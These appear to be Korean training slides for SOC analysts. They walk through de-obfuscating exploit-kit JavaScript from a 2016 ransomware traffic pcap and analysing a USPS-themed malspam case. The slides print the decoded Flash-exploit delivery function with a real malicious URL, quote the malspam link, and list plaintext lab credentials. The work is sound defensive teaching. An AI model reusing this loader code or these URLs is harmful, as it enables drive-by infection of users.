— 실습 목표

- » 난독화 실습을 활용해 악성코드 유포 경과를 분석한다.

— 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfjw0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfjw0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfjw0!	Windows 7 Pro K (psftp, putty)

— 실습 문제 구성

- » 다음 시나리오를 읽고 악성코드 분석에 사용된 난독화된 파일을 찾아 난독화를 해제하시오.

<실습> 자바스크립트 난독화 사례 실습

- 연습3 : 2016-10-15 - TRAFFIC ANALYSIS EXERCISE - CRYBABY

BUSINESSMAN

— 시나리오

당신은 오후 교대를 위해 당신의 회사의 SOC(Security Operations Center)에 도착했다. 당신이 건물에 들어와 중앙 현관을 걸어 내려가고 있었다. 그런데 가까운 사무실에서 들려오는 누군가의 울음소리를 들었다. 당신은 울음 소리를 따라갔다 오피스로부터 그 소리가 난다는 사실을 알았다. 오피스 안에는 어떤 사람이 책상에서 앉아서 여전히 우는 모습을 보았다. 당신이 무슨 일 있느냐고 물자 그가 답했다.

"내 컴퓨터에 내 파일들이 잠겼다고 나와요. 파일을 되돌리려면 제 돈을 지불해줘야 해요!"

당신은 그에게 백업 파일이라도 있느냐고 물었다. 그는 눈을 깜빡이며 대답했다.

"백, 뭐라고요?"

당신은 머리를 저으며 그에게 운이 좋지 않았다고 이야기했다. 그는 다시 울기 시작하고 곧 다시 조용해졌다. 그는 당신에게 다시 물었다.

"이게 어떻게 된 거죠?"

"듣기에는 랜섬웨어 같군요"

당신이 그에게 대답했다.

"일을 시작해야 겠네요. 나는 여기 SOC 분석가예요."

그가 다시 눈을 깜빡이며 물었다.

"랜섬, 뭐라고요?"

당신은 그를 잠시 빤히 쳐다본 뒤 말했다.

"저는 의심스러운 행위를 위해 네트워크 모니터링 하는 팀에 있어요. 거기서는 무슨 일이 있는지 경고를 띄워주죠. 당신을 위해 그 경고들을 확인해 봅시다."

그는 입을 빠죽거리고 그의 발을 둥동 구르며 말했다. "저도 누가 이런 짓을 했는지 알고 싶어요!"



5 <실습> 자바스크립트 난독화 사례 실습

• 기본 난독화 샘플 분석 01

— 2016-10-15-traffic-analysis-exercise

- » Desktop/network_samples/Chapter5/exercise/#03 2016-10-15-traffic-analysis-exercise.pcap 파일을 찾아 xplico에 업로드한다.
- » xplico에 업로드할 때는 특수문자를 제외한 이름인 20161015trafficanalysisexercise.pcap으로 이름을 바꿔서 업로드한다.

Xplico Interface User: xplico

Help Forum Wiki CapAnalysis Change password Licenses Logout

Case

- Cases
- Sessions
- Session

Graphs

Web

Mail

Voip

Share

Chat

Shell

Undecoded

Session Data

Case and Session name Practice -> 20161015trafficanalysisexercise

Cap. Start Time ---

Cap. End Time ---

Status EMPTY

Hosts ---

Pcap set

PCAP-over-IP TCP port: 30003.

Add new pcap file.

Browse... 20161015trafficanalysisexercise

Upload

List of all pcap files.

HTTP		MMS		Emails		FTP - TFTP - HTTP file		Web Mail	
Post	0	Number	0	Received	0	Connections	0 - 0	Total	0
Get	0	Contents	0	Sent	0	Downloaded	0 - 0	Received	0
Video	0	Video	0	Unreaded	0/0	Uploaded	0 - 0	Sent	0
Images	0	Images	0			HTTP	0		

CapAnalysis

<실습> 자바스크립트 난독화 사례 실습

• 기본 난독화 샘플 분석 01

— 2016-10-15-traffic-analysis-exercise

- » xplico에서 의심스러운 파일을 찾아낸다.
- » 유난히 파일 크기가 큰 링크를 클릭하여 접속한다.

Date	Url	Size	Method	Info
2016-10-15 07:18:36	ffoqr3ug7m726zou.19jmfr.top/B558-E94E-6308-008C-1E79?nst&cr=68	3539	GET	info.xml
2016-10-15 07:18:05	ffoqr3ug7m726zou.19jmfr.top/B558-E94E-6308-008C-1E79/captcha?nst	2788	GET	info.xml
2016-10-15 07:18:02	ffoqr3ug7m726zou.19jmfr.top/B558-E94E-6308-008C-1E79/language?s=en	20	GET	info.xml
2016-10-15 07:17:54	ffoqr3ug7m726zou.19jmfr.top/B558-E94E-6308-008C-1E79/language?t=833962310	1507	GET	info.xml
2016-10-15 07:17:53	ffoqr3ug7m726zou.19jmfr.top/B558-E94E-6308-008C-1E79/intro?nst	704	GET	info.xml
2016-10-15 07:17:52	ffoqr3ug7m726zou.19jmfr.top/B558-E94E-6308-008C-1E79	20	GET	info.xml
2016-10-15 07:17:24	magazine3.com/celebritygossip	9090	GET	info.xml
2016-10-15 07:17:23	www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=51&ved=0ahUKEwjwk523	521	GET	info.xml
2016-10-15 07:17:03	ffoqr3ug7m726zou.le2brr.bid/B558-E94E-6308-008C-1E79?iframe	20	GET	info.xml
2016-10-15 07:16:54	www.google.com/	231	GET	info.xml
2016-10-15 07:16:53	api.bing.com/qsmi.aspx?query=http%3A%2F%2Fgoogle.com%2F&maxwidth=32765&rc	235	GET	info.xml
2016-10-15 07:16:53	api.bing.com/qsmi.aspx?query=http%3A%2F%2Fgoogle.com%2F&maxwidth=32765&rc	235	GET	info.xml
2016-10-15 07:14:45	new.kaghaan.com/?xHiMdbKYJBrMDIQ=l3SKfPrfJxzFGMSUb-nJDa9BNUXCRQLPh4SGhKrX	18840	GET	info.xml
2016-10-15 07:14:43	jqueryjs.googlecode.com/files/jquery-1.3.2.min.js	1586	GET	info.xml
2016-10-15 07:14:42	unwrappedphotos.com/	5330	GET	info.xml
2016-10-15 07:14:41	www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&ved=0ahUKEwi-3ofqqN	514	GET	info.xml

Previous

1 | 2 | 3
1 of 3


Next

〈실습〉 자바스크립트 난독화 사례 실습

• 기본 난독화 샘플 분석 01

– 2016-10-15-traffic-analysis-exercise

- » 페이지에 아무것도 뜨지 않는데 마우스 오른쪽 키를 클릭해 View Page Source를 클릭한다.
 - » 파일의 소스를 보면 난독화 코드임을 쉽게 알 수 있다.




5 <실습> 자바스크립트 난독화 사례 실습

• 기본 난독화 샘플 분석 01

— 2016-10-15-traffic-analysis-exercise

- » 다시 빈 페이지로 돌아가서 마우스 오른쪽 클릭하여 [Save Page As]를 클릭
- » 바탕화면에 저장한다.



5

<실습> 자바스크립트 난독화 사례 실습

• 기본 난독화 샘플 분석 01

— 칼리에서 추출한 html 파일 관리자 PC로 옮기기

- » 크롬에서 추가 분석을 위해 윈도우 IT로 옮긴다.
- » 칼리에서는 nc -lvp 4444를 사용하여 파일을 입력한다.

```
root@kali: ~/Desktop
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
root@kali:~/Desktop# cd ~/Desktop/
root@kali:~/Desktop# nc -lvp 4444 < res_body1173.bin.html
listening on [any] 4444 ...

```

- » SIEM에서 nc 101.106.25.210 4444 포트로 부터 sample.html을 받는다.
- » 10초 정도 시간이 지난 후 Ctrl+C를 눌러 프로그램을 종료한다.

```
siem@siem:~$ nc 101.106.25.210 4444 > sample.html
^C
siem@siem:~$ head sample.html
<html><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8"></head><body>
<script type="text/javascript">function sdfs(num, width){var xcva = "0123456789
abcdef";var sdfs = xcva.substr(num & 0xF, 1);while (num > 0xF) {num = num >>> 4
;sdfs = xcva.substr(num & 0xF, 1) + sdfs;}var width = (width ? width : 0); whil
```

5 <실습> 자바스크립트 난독화 사례 실습

- 기본 난독화 샘플 분석 01
 - 2016-10-15-traffic-analysis-exercise
 - » 편집기로 html 파일을 연다.
 - » Ctrl+F 를 사용해 스크립트 중간과 하단에 eval 코드를 찾아 document.write 함수로 교체한다.

```
sfsZaiLNQh="^A.^B<^C>^D=^E\"^F\ '^G)^H(^O ^P\^Q
3060,gB0fMQHvkI=0;yGGnuKhBvn>-1,gB0fMQHvkI<=306
rNAZlHOS+=jyRDZCXEny[gB0fMQHvkI]; if (typeof YPd') { zXrNAZlHOS+=YPWfhULtKq[yGGnuKhBvn]; }
aiLNQh.length-1;PxcllwccyT++) { zXrNAZlHOS=NQh.substr(PxcllwccyT,1), "g"), sfsZaiLNQh.s+; }xYIMdoDYoA=window[(1)?eval:""];xYIMdoDn>QuHeQqygCF="r\^turi\^G;}\^fg\^H\^D\^a\^D\^H\^Ha\^;wh\^D6;b\^c;\^b\^B\^x\^G1;\^f\^ch\^ed*\^f\^G
```


```
sfsZaiLNQh="^A.^B<^C>^D=^E\"^F\ '^G)^H(^O ^P\^t\^Q
3060,gB0fMQHvkI=0;yGGnuKhBvn>-1,gB0fMQHvkI<=306
rNAZlHOS+=jyRDZCXEny[gB0fMQHvkI]; if (typeof YPd') { zXrNAZlHOS+=YPWfhULtKq[yGGnuKhBvn]; }; }fa
iLNQh.length-1;PxcllwccyT++) { zXrNAZlHOS=zXrN
NQh.substr(PxcllwccyT,1), "g"), sfsZaiLNQh.subst+; }xYIMdoDYoA=window[(1)?document.write("
");ript><script>QuHeQqygCF="r\^turi\^G;}\^fg\^H\^D\^a\^D\^H\^Ha\^;wh\^D6;b\^c;\^b\^B\^x\^G1;\^f\^ch\^ed*\^f\^G
```

```
SeuUQbMEvG="^A.^B<^C>^D=^E\"^F\ '^G)^H(^O ^P\^t\^Q
563,RJFldFE0Dq=0;BwZLasdCdJ>-1,RJFldFE0Dq
uziE0i+=thjeOakUIA[RJFldFE0Dq]; if (typeof Qu ) { ZYLtuziE0i+=QuHeQqygCF[BwZLasdCdJ]; }
MEvG.length-1;TZsTjCMJim++) { ZYLtuziE0i=G.substr(TZsTjCMJim,1), "a").SeuUQbMEvG.S
}UPSelYRmPW=window[(1)?eval:""];UPSelY
bject classid="clsid:d27cdbbe-ae6d-11cf-9
ways" width="11" height="11">><param name=
nIdx nhn?vHiMdhhKV1RrMNT0=123MFPrf1v>EGMSII
```

```
SeuUQbMEvG="^A.^B<^C>^D=^E\"^F\ '^G)^H(^O ^P\^t\^Q
563,RJFldFE0Dq=0;BwZLasdCdJ>-1,RJFldFE0Dq<=56
uziE0i+=thjeOakUIA[RJFldFE0Dq]; if (typeof Qu )
{ ZYLtuziE0i+=QuHeQqygCF[BwZLasdCdJ]; }; }f
MEvG.length-1;TZsTjCMJim++) { ZYLtuziE0i=ZYLt
G.substr(TZsTjCMJim,1), "a"), SeuUQbMEvG.substr
}UPSelYRmPW=window[(1)?document.write("
");pt><div><object classid="clsid:d27cdbbe-ae6d-
access="always" width="11" height="11">><param
```

5 <실습> 자바스크립트 난독화 사례 실습

- 기본 난독화 샘플 분석 01
 - 2016-10-15-traffic-analysis-exercise
 - » 수정된 html 파일을 크롬으로 실행한다.



siem@siem: ~

```
File Edit View Search Terminal Help
siem@siem:~$ chromium-browser sample.html
[23231:23231:1007/210847.797225:ERROR:sandbox_linux.cc(378)] InitializeSandbox()
    called with multiple threads in process gpu-process.
[23194:23194:1007/210847.904550:ERROR:gpu_process_transport_factory.cc(1016)] Lost UI shared context.
[1:9:1007/210847.943758:ERROR:command_buffer_proxy_impl.cc(113)] ContextResult::kFatalFailure: Shared memory handle is not valid
** Message: Remote error from secret service: org.freedesktop.Secret.Error.IsLocked: Cannot create an item in a locked collection
```

5 <실습> 자바스크립트 단독화 사례 실습

• 기본 난독화 샘플 분석 01

– 2016-10-15-traffic-analysis-exercise

» F12를 눌러 개발자 도구의 콘솔을 실행하고 ZYltuziEOi 변수를 확인한다.

The screenshot shows a browser window with the title "sample.html". The developer tools are open, specifically the "Console" tab. There are two error messages displayed:

- Uncaught TypeError: xYIMdoDYoA is not a function**
at sample.html:27
- Uncaught TypeError: UPSedYRmpW is not a function**
at sample.html:29

The console also shows some internal code and a stack trace for the errors.

5 <실습> 자바스크립트 난독화 사례 실습

• 기본 난독화 샘플 분석 02

— 2016-10-15-traffic-analysis-exercise

- » 엔터를 눌러서 보기 C 다루듯 보기 좋게 나눈다.
- » 적절히 들여쓰기도 해준다.

```

1 function k() {
2     var a = () ,
3         c = (document),
4         b = c["createElement"]("script");
5     b["type"] = "text/javascript", b.text = a, a = c["getElementsByTagName"]("script")[0], a.parentNode[ "insertBefore"](b, a)
6 }
7 try {
8     k()
9 } catch (m) {}
10
11 function l() {
12     var s = "ZnVuY3RpB24gc2RmcyhudW0sIHdpZHRoKXt2YXIgeGN2WIEgPSAiMDEyMzQ1Njc40WFIY2RIZiI7dmFyIHNkZnMgPSB4Y3ZhYS5zdWJzdHlobnVtIC
13     var e = {},
14         i, b = 0,
15         c, x, aq = 0,
16         a, r =
17         dfdfg = String.fromCharCode,
18         L = s.length;
19     var A = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
20     ch = "charAt";
21     for (i = 0; i < 64; i++) { /*fd54ed*/
22         e[A[ch](i)] = i;
23     }
24     for (x = 0; x < L; x++) {
25         c = e[/*fd54ed*/ s[ch](x)];
26         b = (b << 6) + c;
27         aq += 6;
28         bx = 2;
29         while (aq >= (8)) {
30             ((a = (b >>> (aq -= 8)) & 255) || (x < bx)) && (r += dfdfg(a));
31         }
32     }
33 }
34 }
```

5 <실습> 자바스크립트 단독화 사례 실습

• 기본 난독화 샘플 분석 01

– 2016-10-15-traffic-analysis-exercise

» 다시 개발자 도구에 넣고 실행



다음 사이트에 멀웨어가 있습니다.

현재 rew.kaghaan.com의 공격자가 사용자 정보(예: 사진, 비밀번호, 메시지, 신용카드)를 도용하거나 삭제하는 위험한 프로그램을 컴퓨터에 설치하려고 시도할 수 있습니다. 자세히 알아보기

□ 위험한 앱과 사이트를 감지할 수 있도록 일부 [시스템 정보와 페이지 콘텐츠](#)를 Google로 자동 전송합니다. 개인 정보 처리 방침

세보정보

[안전 페이지로 돌아가기](#)

<실습> 자바스크립트 난독화 사례 실습

• 기본 난독화 샘플 분석 01

— 2016-10-15-traffic-analysis-exercise

» 중요한 리소스는 I() 함수에 포함돼있을 것으로 보이니 I()을 크롬 콘솔에서 실행

» 어도비 취약점을 사용했을 것으로 확인

```

> I()
< "function sdfs(num, width){var xcva = "0123456789abcdef";var sdfs = xcva.substr(num & 0xF, 1);while (num > 0xF) {num = num >> 4;sd
fs = xcva.substr(num & 0xF, 1) + sdfs;}var width = (width ? width : 0); while (sdःfs.length < width)sdःfs = "0" + sdःfs;return sdःfs;}function sxcvsasd(u, k) {var fr=String.fromCharCode;var c="", b="", d="", f=fr(0x20), g=fr(0), v=fr(0x22);var app=k+v+f+v+u+v+f+v+navigator.userAgent+v+g+g+g+g;app.length%2 && (app+=g);for (var e = 0; e < app.length; e++) {b = sdःfs(app.charCodeAt(e),2);d = sdःfs(app.charCodeAt(e+1),2);c += b + d;e += 1;}return c;}//sdःhd23221hfs

function flash_run(fu,fd)
{
    var f_use = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="11" height="11">';
    f_use = f_use + '<param name="movie" value="' + fu + '" />';
    f_use = f_use + '<param name="play" value="true"/>';
    f_use = f_use + '<param name="FlashVars value="iddqd=' + fd + '" />';
    f_use = f_use + '<!--[if !IE]>-->';
    f_use = f_use + '<object type="application/x-shockwave-flash" data="' + fu + '" allowScriptAccess=always width="11" height="11">';
    f_use = f_use + '<param name="movie" value=" ' + fu + ' " />';
    f_use = f_use + '<param name="play" value="true"/>';
    f_use = f_use + '<param name="FlashVars value="iddqd=' + fd + '" />';
    f_use = f_use + '<!--<![endif]-->';
    f_use = f_use + '<!--[if !IE]>--></object><!--<![endif]-->';
    f_use = f_use + '</object>';

    var gffd = document.createElement("div");
    gffd.innerHTML = f_use;
    document.body.appendChild(gffd);
}

flash_run("http://rew.kaghaan.com/index.php?xHiMdbKYJBrMDI0=13SMfPrfJxzFGMSUb-nJDa9BNU..c4jw0DT72FZmOMaBF9G4xgY36TIHL0L-AFjXwE4UgfbbNlwsxaBWiTijGQ230WwGTF9merP_bo", sxcvsasd("http://rew.kaghaan.com/index.php?xHiMdbKYJBrMDI0=13SMfPrfJxzFGMSUb-nJDa9BNU..4jw0DT72FZmOMaBF9G4xgY36TIHL0L-AFjXwE4Ugfbc4lsxaBWiTijGQ230WwGTFyn-309vw5", "gexywoaxor"));

```

6

멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 자바스크립트 난독화 사례 실습

— 실습 목표

- » 지금까지 배운 실습을 활용해 악성코드 유포 경과를 분석한다.

— 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdksjfjw0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
Intra	KISA-SIEM	172.16.20.10	siem	qhdksjfjw0!	Security Onion 16.04.5.1 (2018.08.02)
IT	KISA-IT-11	192.168.100.11	Administrator	qhdksjfjw0!	Windows 7 Pro K (psftp, putty)

— 실습 문제 구성

- » 다음 악성코드 유포사례를 확인하고 패킷을 분석해 악성코드가 유포된 사이트와 시간, 그리고 감염된 이유를 분석 하시오.

멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

• 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER


- » “주차 서비스” 멀스팸이다.
- » Office 플러그인으로 위장된 압축 파일을 이용하여 가짜 Word Online 사이트에 연결된다.
- » 후속적인 악성코드로 Mole ransomware (exe1.exe)와 Kovter (exe2.exe)가 확인된다.
- » 출처 : <http://malware-traffic-analysis.net/2017/04/26/index.html>

- 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

[감염 순서도]

Fake USPS malspam on 2017-04-26



멀웨어트래픽에서 악성코드 배포 패킷 분석 실습

- 멀웨어 사례분석 - 1

- [MS01] 2017-04-26 USPS-THEMED MALSPAM PUSHES MOLE RANSOMWARE AND KOVTER

» 이메일에서 접속된 사이트 확인 가능, pcap에서 사이트를 찾아보자.

AUTOMATED notice regarding your order's location

From: USPS Ground

Sent: Wed, Apr 26, 2017 at 13:40

To: [REDACTED]

It is very undesirable for USPS to let you know about the delay of your package N508531054.

You can see the info on how to solve the above mentioned issue or get your money back by clicking on this URL.

<http://www.pichat.info/098925327d.html>

 **http://www.pichat.info/
098925327d.html**

Many thanks.

Marshall Lokken - USPS Parcels Delivery Manager.

